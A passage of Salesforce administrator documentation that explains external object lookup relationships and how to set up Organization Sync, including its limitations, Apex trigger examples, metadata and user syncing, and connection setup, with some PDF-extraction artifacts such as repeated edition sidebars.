- External product catalog item (parent external object) displays a related list of support cases (child standard object).
- External customer (parent external object) displays a related list of external orders (child external object).

 **Example:** For the cross-org adapter for Salesforce Connect, suppose that you store contacts and accounts in the provider org. From the subscriber org, you want to view each account's related contacts. To do so, create an external lookup field on the subscriber org's Contact external object. Link that external lookup field to the subscriber org's Account external object. Then set up the page layouts for the Account external object to include a related list that displays the related Contact external object records.

 **Example:** In this screenshot, a record detail page for the Business_Partner external object includes two related lists of child objects. This example shows how external lookup relationships and page layouts enable users to view related data from within and from outside their Salesforce org on a single page.

- Account standard object (1)
- Sales_Order external object (2)

Indirect Lookup Relationship Fields on External Objects

Use an indirect lookup relationship when the external data doesn't include Salesforce record IDs.

An indirect lookup relationship links a child external object to a parent standard or custom object. When you create an indirect lookup relationship field on an external object, you specify the parent object field and the child object field to match against each other.

Specifically, you select a custom unique, external ID field on the parent object to match against the child's indirect lookup relationship field, whose values are determined by the specified External Column Name.

If the external system uses case-sensitive values in the specified External Column Name, make sure that the parent object field is also case-sensitive. When you define the parent object's custom field, select **External ID, Unique, and Treat "ABC" and "abc" as different values (case sensitive)**.

 **Note:** Only objects that have a custom field with the `External ID` and `Unique` attributes are available as parent objects in indirect lookup relationships. If you don't see the desired object when you create an indirect lookup relationship field, add a custom unique, external ID field to that object.

 **Example:**

- Account record (parent standard object) displays a related list of SAP sales orders (child external object) with matching customer IDs that aren't Salesforce IDs.
- Contact record (parent standard object) displays a related list of social media posts (child external object) with matching social media handles.

Sync to a Secondary Salesforce Organization

With Organization Sync, you can set up a secondary, synced Salesforce organization which users can access whenever your primary organization is experiencing downtime or maintenance.

Organization Sync

At Salesforce, we recognize that you need to access your data at a moment's notice—even during our downtimes and maintenance. With Organization Sync, you can set up a secondary, synced Salesforce organization where users can work on your most business-critical processes and data whenever your primary organization is experiencing downtime or maintenance.

Considerations for Setting Up Organization Sync

Before you start to set up Organization Sync, review this essential information. The way you currently use auto-numbered fields, Apex triggers, audit fields, and other Salesforce features determines how you approach your implementation.

Set Up the Organization Sync Environment

As an Organization Sync administrator, you have a primary and a secondary Salesforce organization, each with a different administrator username and password. Before you can add data to the secondary organization, you must complete a few setup tasks and create a replication connection between the two organizations.

Define the Organization Sync User Experience

Understand the options and limitations behind user rerouting, logins, and data in Organization Sync.

Publish and Subscribe to Objects in Organization Sync

Once the primary and secondary organizations are connected via the Organization Sync connection, it's time to perform a publish and subscribe process that allows record inserts, updates, and deletes to flow between the organizations.

Perform a Bulk Sync

A bulk sync triggers the copying of any new record whose object type is published and subscribed, making the record available in both organizations. A bulk sync copies records in one direction, so performing a bulk sync in the primary organization copies new records to the secondary organization.

Managing Organization Sync

Stay informed about the health of your Organization Sync environment.

EDITIONS

Available in: **Salesforce Classic**

Organization Sync is available in: **Enterprise, Performance, Unlimited, and Developer** Editions

Organization Sync



At Salesforce, we recognize that you need to access your data at a moment’s notice—even during our downtimes and maintenance. With Organization Sync, you can set up a secondary, synced Salesforce organization where users can work on your most business-critical processes and data whenever your primary organization is experiencing downtime or maintenance.

Organization Sync is ideal for companies whose users need access to Salesforce at all times. For example, representatives in a 24/7 call center can continue to serve customers during maintenance windows with minimal disruption.

Organization Sync uses the framework of Salesforce to Salesforce, a feature that lets customers share records with other companies that use Salesforce. To set up Organization Sync, the Salesforce administrator establishes a secondary Salesforce organization with matching metadata and creates a data replication connection between the primary and secondary organizations. The administrator specifies which types of data can be copied to the secondary organization by mapping essential objects and fields to the secondary organization through a publish and subscribe process. Then, records are copied to the secondary organization in a way that ensures that they remain synced.

When the primary organization is down for maintenance, users are redirected to the secondary organization until the maintenance is complete. All actions (creating a case, deleting an attachment, and more) that users perform in one organization are automatically applied to the other organization. The administrator can also choose to redirect users at any time if he or she needs to make updates to the primary organization.

This graphic shows the steps the Salesforce administrator follows to implement Organization Sync:

SEE ALSO:

- [Considerations for Setting Up Organization Sync](#)
- [Which Objects Can Be Published?](#)

Considerations for Setting Up Organization Sync

Before you start to set up Organization Sync, review this essential information. The way you currently use auto-numbered fields, Apex triggers, audit fields, and other Salesforce features determines how you approach your implementation.

Organization Sync Limitations

Learn about Organization Sync's limitations.

Syncing Feeds and Audit Fields

Syncing feeds and audit fields on connected records makes it easier for users working in the secondary organization to quickly assess a record's history.

Configuring Triggers

If you have Apex triggers in place in your primary Salesforce organization, they aren't automatically duplicated to the secondary organization in Organization Sync. This is because it may not make sense for a trigger to be active in both organizations. However, you can adapt your primary organization triggers to meet your needs in both organizations.

Configuring Auto-Numbered Fields

Fields with auto-generated numbers such as case numbers aren't synced in Organization Sync, but you can develop a workaround to keep the user experience consistent in the primary and secondary organization.

Choosing a Syncing Approach

Though Organization Sync is designed to support a direct two-way sync between the primary and secondary organization, it can also support a one-way sync scenario. Before beginning the publish and subscribe process, decide which approach best meets your business needs.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited, and Developer** Editions

Organization Sync Limitations

Learn about Organization Sync's limitations.

Organizational Limitations

- To use Organization Sync, you must purchase a secondary Salesforce org and its accompanying user licenses.
- The primary and secondary orgs must be the same organization type (for example, production or sandbox) and edition.
- To avoid inconsistent behavior, both orgs must have the same limits and settings. If the limits of the primary org have been adjusted, contact Salesforce to have the same changes made in the secondary org.
- To avoid Duplicates Detected errors, we recommend turning off duplicate management in secondary orgs.
- Organization Sync can be configured to work for more than two orgs, but it is designed to support a two-org setup.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited, and Developer** Editions

Unsupported Fields

- Auto-numbered fields aren't synced, but you can implement a workaround. To learn more, see [Configuring Auto-Numbered Fields](#).
- If you've enabled the option to sync feeds and audit fields, audit fields don't appear in the list of publishable fields because they're automatically synced. Audit fields are only synced when a record is copied from one org to another (for example, during a bulk sync). If an audit field on a synced record is updated, that update is not reflected in the linked org.
- Rich text area (RTA) fields aren't synced.

- Formula fields and roll-up summary fields can't be published because their values are determined by other fields' values. As a workaround, make sure that the input fields for a formula or summary roll-up field are published. Then, create an identical formula or roll-up summary field in the secondary organization that refers to those input fields to calculate its value.
- Lookup fields to unpublished objects aren't automatically published because publishing such fields can cause syncing errors. For example, if a field on the Contact object includes a lookup to accounts and the Account object hasn't yet been published, that field can only be published manually.
- Callout fields such as geolocation fields aren't synced.

Unsupported Objects and Features

- Only certain objects can be published in Organization Sync. For a list, see [Which Objects Can Be Published?](#)
- Certain types of metadata aren't supported. For a list, see [Which Types of Metadata Are Synced?](#)
- Supported metadata is only synced in one direction, from the primary to the secondary org.
- LiveAgent, Salesforce Knowledge, Portals, and Communities aren't supported.
- Managed packages aren't synced. If you wish, you can install a package on both organizations to keep the user experience consistent.
- Chatter file posts larger than 2 GB aren't synced.
- Chatter topics, groups, and likes aren't synced.
- In synced Chatter posts, user mentions aren't clickable.
- Chatter file versions aren't supported.

Automation and Data Structure

- Multi-level lookups with more than one level are only synced during bulk syncs.
- Apex triggers, processes, and workflows aren't duplicated from one org to the other because duplicate automation can lead to looping updates or errors. You may need to adapt your existing triggers, processes, and workflows for the secondary org.

Syncing Limitations

- Users are only synced in one direction, from the primary to the secondary org. For more information, see [Managing User Data in Organization Sync](#).
- A bulk sync can only copy records that were last created or modified no more than *one year* before the bulk sync date.
- If the secondary org contained records before you established a connection between the two orgs, those pre-existing records in the secondary org aren't auto-connected to matching records in the primary org. In this situation, bulk syncing entities that already exist in both orgs will cause duplicate alerts if duplicate management is enabled.
- Salesforce does not recommend using a two-way sync for some objects and fields and a one-way sync for others.

Syncing Feeds and Audit Fields

Syncing feeds and audit fields on connected records makes it easier for users working in the secondary organization to quickly assess a record's history.

Records and feed posts in Salesforce contain four audit fields:

- `CreatedBy`
- `CreatedDate`
- `LastModifiedBy`
- `LastModifiedDate`

If you opt to sync audit fields, keep in mind that audit fields are only synced when a record is copied from one org to another (for example, during a bulk sync). If an audit field on a synced record is

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

updated, that update is not reflected in the linked org. We recommend syncing audit fields to give users as consistent an experience as possible.

To sync feeds and audit fields, select the `Sync Feeds and Audit Fields` option when sending your connection invitation. If you're using a two-way sync, selecting this option syncs audit fields in both directions. You can also edit this option from your Organization Sync connection's detail page.

Important:

- If you don't see the `Sync Feeds and Audit Fields` checkbox when sending the connection invitation, the Salesforce admin must enable audit field creation in your organization. To enable this preference, from Setup, enter **User Interface** in the Quick Find box and click **User Interface**. Then, select `Enable "Set Audit Fields upon Record Creation"` and `"Update Records with Inactive Owners" User Permissions`.
- Enabling this user interface preference also lets users manually edit audit fields in Salesforce. If your business doesn't allow manual editing of audit fields, you may not be able to sync feeds and audit fields in Organization Sync. In that case, you can still set up feed tracking for records in the secondary organization, but that feed only shows updates made in the secondary organization.

Configuring Triggers

If you have Apex triggers in place in your primary Salesforce organization, they aren't automatically duplicated to the secondary organization in Organization Sync. This is because it may not make sense for a trigger to be active in both organizations. However, you can adapt your primary organization triggers to meet your needs in both organizations.

To adapt your current triggers for use in Organization Sync, reference the `Connection Type` and `Replication Role` fields. These fields appear as columns on the Connections page. The `Connection Type` indicates whether the connection is a standard or replication (Organization Sync) connection, while the `Replication Role` indicates whether the organization is the primary or secondary organization.

All triggers should be configured before you begin the publish and subscribe process. You'll need to decide which trigger-related behaviors you want to see in the secondary organization. Here are some possible approaches:

- If you'd like an existing trigger to work in both organizations, set up an identical trigger in the secondary organization.
- If an existing trigger isn't needed in the secondary organization, just leave it as is; it will continue to function in the primary organization.
- If you'd like to see different behavior in each organization, set up a trigger that references both organizations.

 **Example:** The following trigger changes all case descriptions to "Case in Primary" in the primary organization, and "Case in Secondary" in the secondary organization.

```
trigger CaseTrigger_UpdateDesc on Case (before insert, before update) {
    boolean isPrimary = true;
    for (PartnerNetworkConnection conn : [select ReplicationRole from
PartnerNetworkConnection where ConnectionType = 'Replication' and ConnectionStatus =
'Accepted']) {
        if (conn.ReplicationRole == 'Secondary') {
            isPrimary = false;
        }
    }

    for (Case c : Trigger.new) {
        if (isPrimary) {
            c.Description = 'Case in Primary';
        }
    }
}
```

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited, and Developer** Editions

```

    } else {
      c.Description = 'Case in Secondary';
    }
  }
}

```

Configuring Auto-Numbered Fields

Fields with auto-generated numbers such as case numbers aren't synced in Organization Sync, but you can develop a workaround to keep the user experience consistent in the primary and secondary organization.

When a case in the primary organization is copied to the secondary organization, Salesforce views it as a new case and assigns a new case number. However, you can set up a custom field configuration that allows cases to display the same identifying number across both organizations. This lets support agents quickly locate a case by number, regardless of which organization they're working in. While the following example relates to the Case Number field, the same approach can be used for any auto-generated number field in Salesforce.

Important: If your company already uses a custom field to represent case numbers, you don't need to complete these steps.

To configure case numbers for Organization Sync:

1. In the primary organization, create a custom text field named "[Your Company] Case Number."
2. Update the case page layout:
 - a. Add the custom case number field that you just created.
 - b. Remove or hide the system-generated case number field.
3. Apply a trigger that copies the system-generated case number to the custom case number field, but only runs for cases that already existed or are newly created (rather than copied). This prevents the "false" case number assigned during replication from being copied to the custom case number field. Use the following trigger:

```

trigger UpdateCaseNumber on Case (after insert) {
  List<Case> cases = new List<Case>();
  for (Case c : Trigger.new) {
    if (c.CustomCaseNumber__c == null) {
      Case caseToUpdate = new Case(Id=c.Id);
      caseToUpdate.CustomCaseNumber__c = c.CaseNumber;
      cases.add(caseToUpdate);
    }
  }
  database.update(cases);
}

```

4. Repeat the previous steps in the secondary organization.
5. In the secondary organization, adjust the case number display setting so auto-assigned case numbers begin with "2-". This ensures that system-assigned case numbers won't match existing primary organization case numbers. To change this setting:
 - a. From the object management settings for cases, go to the fields area.
 - b. Click **Edit** next to the Case Number field.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To add fields to a published object:

- "Manage Connections"

To create or change custom fields:



- "Customize Application"

To create, edit, and delete page layouts:

- "Customize Application"

- c. Enter the following text in the Display Format field: **2-{{00000000}}**.
- d. Click **Save**.

The following graphic illustrates the case number configuration. If a two-way sync is implemented, the process remains the same whether the case is created in the primary or the secondary organization.

1: Standard case number field (hidden from case page layout)

2: Trigger

3: Custom case number field

4: Publish and subscribe process

5: Trigger suppressed for replicated cases

 **Note:** For best results, complete these steps before you publish and subscribe to objects and fields; this way, you can publish and subscribe to the custom field you created at the same time as your other business-critical objects and fields. If you have already completed the publish-and-subscribe process, you must publish and subscribe to the custom case number field to make it visible in both organizations.

Choosing a Syncing Approach

Though Organization Sync is designed to support a direct two-way sync between the primary and secondary organization, it can also support a one-way sync scenario. Before beginning the publish and subscribe process, decide which approach best meets your business needs.

If you'd like users to be able to make transactions in both the primary and secondary organizations and have those transactions be reflected in both environments, use a two-way sync. However, if you'd like the secondary organization to merely serve as an up-to-date reference to your primary organization's data, you may prefer a one-way sync for its simplicity. This table provides details about each approach.

 **Important:** Salesforce does not recommend using a two-way sync for some objects and fields and a one-way sync for others. In addition, Organization Sync can be configured to work for more than two organizations, but it is designed to support a two-organization setup.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited, and Developer** Editions

Details	Two-Way Sync (Standard)	One-Way Sync
How it works	<p>Objects and fields are published from the primary organization and subscribed to in the secondary organization. The same publish and subscribe process is then repeated in the opposite direction (from the secondary to the primary organization) to complete the sync. Records whose object type has been published are then copied to the secondary organization.</p> <p>Updates made to synced records in either organization are automatically applied to the other organization. "Updates" includes creating, updating, deleting, and undeleting records.</p>	<p>Objects and fields are published from the primary organization and subscribed to in the secondary organization. Records whose object type has been published are then copied to the secondary organization.</p> <p>Updates made to synced records in the primary organization are automatically applied to the secondary organization, but not the other way around. Therefore, the secondary organization serves primarily as a reference for users when the primary organization is unavailable.</p>
Things to consider	<ul style="list-style-type: none"> • Because updates made in the secondary organization are applied to the primary organization, you must account for lookups when setting up Organization Sync to prevent the secondary organization's data from writing over the data in the primary organization. • Triggers, workflows, and Apex code that are in place in the primary organization may need to be modified or turned off in the secondary organization to avoid data loops. 	<ul style="list-style-type: none"> • If users choose to make updates in the secondary organization, they'll need to repeat those updates when they return to working in the primary organization. • When a synced record is undeleted from the secondary organization, its connection with the primary organization is severed. To restore the connection, the record must be manually forwarded from the primary to the secondary organization. • Triggers, workflows, and Apex code in place in the primary organization can also be implemented in the secondary organization, assuming that the objects affected by them are published and subscribed.

Set Up the Organization Sync Environment

As an Organization Sync administrator, you have a primary and a secondary Salesforce organization, each with a different administrator username and password. Before you can add data to the secondary organization, you must complete a few setup tasks and create a replication connection between the two organizations.

 **Important:** Because browsers cache your Salesforce credentials, it's difficult to log in to two different Salesforce organizations in one browser. For best results, work in two browsers. Designate one browser for each organization. For example, use Google Chrome[®] to access the primary organization and Mozilla Firefox[®] to access the secondary.

1. [Enable Salesforce to Salesforce](#)

Because Organization Sync uses the framework of Salesforce to Salesforce, you need to enable Salesforce to Salesforce in both the primary and secondary organizations. Then, add the Connections tab so you can manage your connection.

2. [Duplicate Your Metadata](#)

Some, but not all, metadata can be synced in Organization Sync. To ensure that data syncs correctly between the two organizations, you must customize and maintain the metadata in your secondary organization.

3. [Create a Connection Contact](#)

To set up the Organization Sync connection, you must assign yourself as the connection contact of the secondary organization. This ensures that you receive emails about the secondary organization, and lets you easily administrate the two organizations.

4. [Connect the Organizations](#)

Once your primary and secondary organizations are configured for Organization Sync, it's time to set up the connection between the primary and secondary organizations. This connection allows updates to flow between the organizations.

5. [Explore the Connection Detail Page: Walkthrough](#)

Take a tour of the Connection Detail page, which is the hub of your Organization Sync connection. Learn how to keep an eye on your connection and update your settings.

Enable Salesforce to Salesforce

Because Organization Sync uses the framework of Salesforce to Salesforce, you need to enable Salesforce to Salesforce in both the primary and secondary organizations. Then, add the Connections tab so you can manage your connection.

Complete these steps in both the primary and secondary organization.

1. Enable Salesforce to Salesforce:
 - a. From Setup, enter *Salesforce to Salesforce Settings* in the **Quick Find** box, then select **Salesforce to Salesforce Settings**.
 - b. On the Salesforce to Salesforce page, click **Edit**.
 - c. Select **Enable**.
 - d. Click **Save**.
2. Add the Connections tab to the user interface:
 - a. Click the Plus icon that appears to the right of the current tabs. The All Tabs page appears.
 - b. Click **Customize My Tabs**.
 - c. Use the **Add** arrow to move the Connections tab from the Available Tabs list to the Selected Tabs list. If you'd like, use the **Up** and **Down** arrows to change the order of the tabs.
 - d. Click **Save**.

Duplicate Your Metadata

Some, but not all, metadata can be synced in Organization Sync. To ensure that data syncs correctly between the two organizations, you must customize and maintain the metadata in your secondary organization.

What is metadata, anyway?

Every time your Salesforce organization is customized, its metadata is modified. For example, editing page layouts, creating a custom field, and creating a record type are all metadata updates. *Data* is information contained in a field, such as a phone number or name. The metadata in your secondary organization must match the metadata in your primary organization. If they don't match, you may not be able to effectively implement Organization Sync.

How do I keep metadata synced between the primary and secondary organizations?

1. Before creating the Organization Sync connection:

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create a Salesforce to Salesforce replication connection:

- "Manage Connections"

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- a. Perform basic data clean-up in the primary organization so your data syncs correctly. Check the primary organization for the following issues, and resolve any that you find:
 - Blank required fields (these can occur if a field was changed from `Optional` to `Required`)
 - Invalid lookups
 - Duplicate records
 - b. Customize the secondary organization's metadata to match the primary organization's. You can opt to sync some metadata automatically by selecting the **Sync Metadata** checkbox when you send the connection invitation; for a list of supported metadata, see [Which Types of Metadata are Synced?](#) However, if the primary organization has customizations that include unsupported metadata types, you must perform the same customizations or deployments in the secondary organization.
2. After the organizations are connected, develop a business process to ensure that all metadata updates made in one organization are repeated in the other. Remember that if the **Sync Metadata** checkbox is selected, some updates are already synced for you.

When is metadata synced?

If you select the option to sync metadata, Salesforce begins copying supported metadata to the secondary organization as soon as you accept the Organization Sync connection invitation. The `Connection Status` field on your connection's detail page reads `Metadata Sync in Progress` during this process.

After this initial copying of metadata, updates to supported metadata are synced daily. If you need to trigger an immediate sync of all supported metadata, follow these steps:

1. Navigate to your Organization Sync connection's detail page in the primary organization.
2. In the Connection Detail section, click **Edit**.
3. Deselect the **Sync Metadata** checkbox. Click **Save**.
4. In the Connection Detail section, click **Edit** again.
5. Select the **Sync Metadata** checkbox. Click **Save**.

What are best practices for keeping metadata synced?

- If you opt to sync metadata, follow these best practices:
 - If you need to *delete* metadata in one organization, delete it in the other organization as well. This is because metadata deletion isn't synced between the organizations.
 - If you need to create or update *unsupported* metadata, perform the action in both organizations.
 - If you need to create or update *supported* metadata, perform the action in the primary organization only. Because supported metadata is synced daily from the primary to the secondary organization, changes to supported metadata types performed in the secondary organization are overwritten in the daily sync.
 - To keep your metadata current and avoid possible syncing failures, leave the **Sync Metadata** checkbox selected except when triggering an immediate sync as described above. Deselecting the checkbox after a connection invitation is accepted pauses the automatic syncing of metadata updates. The checkbox is editable only from the primary organization.
- If you leave the **Sync Metadata** checkbox deselected, ensure that all metadata changes—creating, deleting, and updating metadata—are repeated in both organizations.

How do integrations and APIs work in Organization Sync?

If you decide that an integration is time-critical to your business operations—for example, an external web form—you must redirect the integration to the secondary organization each time users are redirected there. The same is true for API calls. Any time-critical API calls into Salesforce must be modified to include the secondary organization credentials, or they'll stop processing during the switch to the secondary organization.

Create a Connection Contact

To set up the Organization Sync connection, you must assign yourself as the connection contact of the secondary organization. This ensures that you receive emails about the secondary organization, and lets you easily administrate the two organizations.

On the Connections page, the primary organization is managed by the user in the `Connection Owner` field, while the secondary organization is managed by the user you assign as the `Contact`.

1. In the primary organization, create a contact:
 - a. Navigate to the Contacts tab.
 - b. Click **New**.
 - c. Enter your name in the `First Name` and `Last Name` fields with text that identifies you as the secondary organization contact. For example, if your name is *Elise Medina*, you can enter *Elise Medina (secondary)*.
 - d. In the `Account Name` field, use the lookup to select your company's account.
 - e. In the `Email` field, enter your own email address.

 **Important:** This is a critical step that ensures that you'll receive emails about the connection.

- f. Click **Save**.

Connect the Organizations

Once your primary and secondary organizations are configured for Organization Sync, it's time to set up the connection between the primary and secondary organizations. This connection allows updates to flow between the organizations.

1. In the primary organization, navigate to the Connections tab.
2. Click **New**.
3. Select the contact name that you created for setting up the connection. The `Account` field will automatically update to list your company.
4. In the `Connection Owner` field, select the administrator you've assigned to manage the connection.
5. In the `Connection Type` field, select `Replication`.
6. If desired, select the option to sync the feeds and audit fields of all records (recommended).

 **Note:** If you don't see this option, ask your Salesforce admin to enable audit field creation in your organization.
7. If desired, select the option to sync supported metadata (recommended).
8. If desired, select the option to sync users (recommended).
9. Click **Save & Send Invite**.
10. Check your inbox for an email invitation to approve the connection. Click the link in the email to accept the invitation and be redirected to the Salesforce login page.
11. Log in with the secondary organization username and password. You'll see the detail page for your Organization Sync connection. In the Connection Detail section, click **Accept** to complete the connection.

Which Types of Metadata Are Synced?

If you opt to sync metadata by selecting the **Sync Metadata** checkbox on your Organization Sync connection’s detail page, certain types of metadata changes are synced daily from the primary to the secondary organization.

Supported Metadata

When the option to sync metadata is selected, *inserts* (adding new metadata) and *updates* (modifying existing metadata) of the following types of metadata are synced daily in one direction—from the primary to the secondary organization.

Supported Metadata	Exceptions
Apex classes, components, and pages	Reports aren’t synced in Organization Sync. If an Apex page references a report and you’ve opted to sync metadata, you must do the following for the Apex page to sync correctly: <ul style="list-style-type: none"> • Create an identical report in the secondary organization • Update the Apex page to reference the new report ID
Custom fields	
Custom objects	
External objects	
Layouts	Feed item layouts and Salesforce1 settings on layouts aren’t synced.
Permission sets	Custom tabs and applications on permission sets aren’t synced.
Record types	If an object without any record types was published and subscribed in Organization Sync, and record types are then created for the object, you must re-publish the object for the record types to appear in the secondary organization.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

Supported Metadata	Exceptions
Roles	
User profiles	Custom tabs and applications on user profiles aren't synced.

Unsupported Metadata

The following actions on supported metadata aren't synced.

- Adding and updating metadata in the secondary organization
- Deleting metadata in either organization

For example, if a user in the primary organization creates or updates a permission set, that change is applied to the secondary organization within 24 hours. However, if the permission set is updated in the secondary organization, the update isn't sent back to the primary organization, and the update in the secondary organization will be overwritten in the next sync.

 **Warning:** Renaming supported metadata—for example, renaming a custom field—may break references to that metadata within each organization. To avoid errors, if you need to rename metadata, clone the metadata in question and give the clone your preferred name. Top-level metadata such as roles, profiles, and permission sets can be renamed in the normal way, and the name change is synced as expected.

Explore the Connection Detail Page: Walkthrough

Take a tour of the Connection Detail page, which is the hub of your Organization Sync connection. Learn how to keep an eye on your connection and update your settings.

Greetings, Organization Sync admin!

This is a tour of the Connection Detail page, which is the hub of your Organization Sync connection. There, you can keep an eye on your connection and update your settings.

[Walk through it: Explore the Connection Detail Page](#)

1. This walkthrough is for admins who have already set up a replication connection. If that's not you, see [Configure the Organization Sync Environment](#) for instructions.
2. Click the name of your Organization Sync connection. (Hint: It's the connection whose Connection Type is Replication.) This takes you to the Connection Detail page, your one-stop shop for your connection.
3. The Connection Detail section shows general connection settings. View the connection status and type, this organization's replication role—primary or secondary—and the contact for each organization.
4. The Published Objects section shows objects that are published to the linked organization. When you publish an object, all updates made in this organization to records of that object type are synced with the linked organization.

EDITIONS

Available in: **Enterprise**, **Performance, Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create a replication connection:

- "Manage Connections"

To complete the walkthrough:

- Existing Salesforce to Salesforce replication connection

AND

Connections tab added to your list of tabs

5. The Subscribed Objects section shows objects that you've subscribed to from the linked organization.
This section is only visible if you've subscribed to objects. When you subscribe to an object, all updates made in the linked organization to records of that object type are synced with this organization.
6. The Connection History section shows changes to the connection settings.
These include connection status updates, email notifications, and publishing and subscribing actions.
7. The Record Queue shows record updates that are being sent to the linked organization.
When a user updates a shared record, the update appears in the queue until the linked organization receives it. The queue only lists outgoing updates, so it's different in each organization.
8. The Organization Sync Log lists syncing failures.
If an update can't be sent to the linked organization, it's added to this log so you can investigate further. The full log is available in the Org Sync Log tab.

Way to go!

You've finished your tour of the Connection Detail page. To learn more, check out [Organization Sync](#).

Define the Organization Sync User Experience

Rerouting Users in Organization Sync

You can define the way users are rerouted to the secondary organization in Organization Sync, and also set up automatic user notifications to let them know when a maintenance period has started.

Notifying Users About Organization Sync

Since Organization Sync will affect the user experience during maintenance, it's a good idea to notify them about it ahead of time. Let your users know what to expect during a maintenance period, and remind them that they must use different login credentials for the secondary organization. Consider setting up a forum (like a Chatter group) where they can ask questions.

Rerouting Users to the Secondary Organization

When a maintenance window starts, your users will need to be rerouted to the secondary organization URL. Depending on your preference, you can:

- Set up an automatic mass email that tells users to switch to the secondary organization and provides the secondary organization URL.
- Create a URL that reroutes users to the secondary organization during maintenance.
- Set up a Single Sign On solution that reroutes users to the secondary organization during maintenance.

The Salesforce Trust website lists upcoming maintenance windows. You can reroute users to the secondary organization at any time and for any length of time.

Creating Visual Cues

Your users may notice that the secondary organization only contains objects that are supported in Organization Sync. Optionally, you can also create visual cues to let users know that they're working in the secondary organization. For example, add a message to the home page or sidebar.

Managing User Data in Organization Sync

In Organization Sync, user records in the primary organization are mapped to identical user records in the secondary organization. It's important to understand how user-related updates flow between the organizations in case you need to update your configuration.

How do I add users to the secondary organization?

If you select the **Sync Users** checkbox when sending your Organization Sync connection invitation (recommended), all users with standard Salesforce user licenses are automatically copied to the secondary organization as soon as the connection invitation is accepted. Selecting this option also ensures that user-related updates are synced between your organizations.

If you prefer to add user records to the secondary organization manually, leave the **Sync Users** checkbox deselected when you send the connection invitation. Then, add the user records to the secondary organization using your preferred approach.

Important:

- If you decide to add user records to the secondary organization manually, do so *before* copying your data to the secondary organization via a bulk sync. If a record in the secondary organization references a user that doesn't yet exist in that organization, the field listing the user automatically updates to list the connection owner, and that field value then overwrites the correct value in the primary organization.
- If you've opted to sync users but need to manually trigger the replication of all users, navigate to your Organization Sync connection's detail page in the primary organization. In the Connection Detail section, click **Edit**, deselect the **Sync Users** checkbox, and click **Save**. Then, click **Edit** again, re-select the **Sync Users** checkbox, and click **Save**.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

How do users log in to the secondary organization?

Users log in to the secondary organization with a modified version of their primary organization username and a custom password.

How do I know that all users have been added to the secondary organization?

Check the `Connection Status` field on your Organization Sync connection's detail page in the primary organization. As soon as you accept the connection invitation, the connection status reads `Metadata Sync in Progress` if you opted to sync metadata, which signifies that supported metadata is being copied to the secondary organization. The connection status then changes to `User Sync in Progress` while users are copied to the secondary organization. When the connection status changes to `Active`, all user records are available in the secondary organization. User replication failures are listed in the Organization Sync Log.

How long does it take for the user sync to complete?

